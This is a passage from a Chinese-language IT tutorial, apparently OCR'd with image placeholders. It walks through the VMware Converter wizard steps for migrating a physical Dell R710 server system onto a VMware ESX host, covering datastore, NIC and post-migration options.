


图8　设置虚拟机标识名及选择存储集群名




图9　选择 VMWare ESX 虚拟服务器主机




图10　选择数据存储




图11　选择网卡

继续我们的操作。在文本框中分别输入 VirtualCenter 的IP地址及administrators组中的任一用户名及对应密码，为了方便管理，我在 Virtual Center 上为每个使用者建立了各自的账户，都加入了 administrators 组，如图7所示。

"下一步"来设置虚拟机标识名及选择存储集群名，因为这里只有一个存储集群，很简单，具体就不多说了，如图8所示。

"下一步"选择存储集群中的 VMWare ESX 虚拟服务器主机，这里也说明一下，"172.28.7.62"是 VMWare ESX 虚拟服务器的地址，其下的"OEM"是作为模板的一个存储组，其中存储的都是各个样板系统的模板，现在我们做的是移植，不是做模板，所以直接选择"172.28.7.62"即可，如图9所示。

点击"下一步"选择数据存储。Ghost 篇中提到这里用的物理机是 DELL R710，服务器上一共有6块1T硬盘，其中前2块做了 RAID1，命名为 Storage1，用来存储系统及各类辅助软件，后4 块做了 RAID1+0，命名为 Storage2，用来存储虚拟机文件，即 Storage1为系统盘，Storage2为数据盘。既然是移植虚拟机，那么肯定是放在 Storage2 中，如图10所示。

"下一步"则来选择网卡，源系统有两块网卡，而实际使用的只有一块，因此只要在"How many NICs do you want to have? "后选择"1"，然后在下方列表框中的"Network"中选择对应的网段，"Connect at power on"则是在虚拟机启动时是否连接网卡，根据自己的情况而定，本例中需要，则在前面打上钩即可，如图11所示。

再"下一步"就到了设置的最后一个步骤了。这里有三个选项，**第一项为是否在移植时自动安装 VMWare Tools，第二项为是否自定义主机名和网络配置，第三项为是否删除源系统的系统还原点**，如图12所示。




图13　开始进行移植

建议移植时在自动安装 VMWare Tools 前打勾。既然是移植，那么新系统必然与源系统一致，所以第二项没有必要，至于第三项，需要根据实际环境来选择，多数情况下无需删除，以便系统在出问题时可直接恢复。

设置完成后"下一步"再点"完成"，VMWare Converter 就会开始进行移植，如图13所示。




图12　三个选项




图14　错误提示

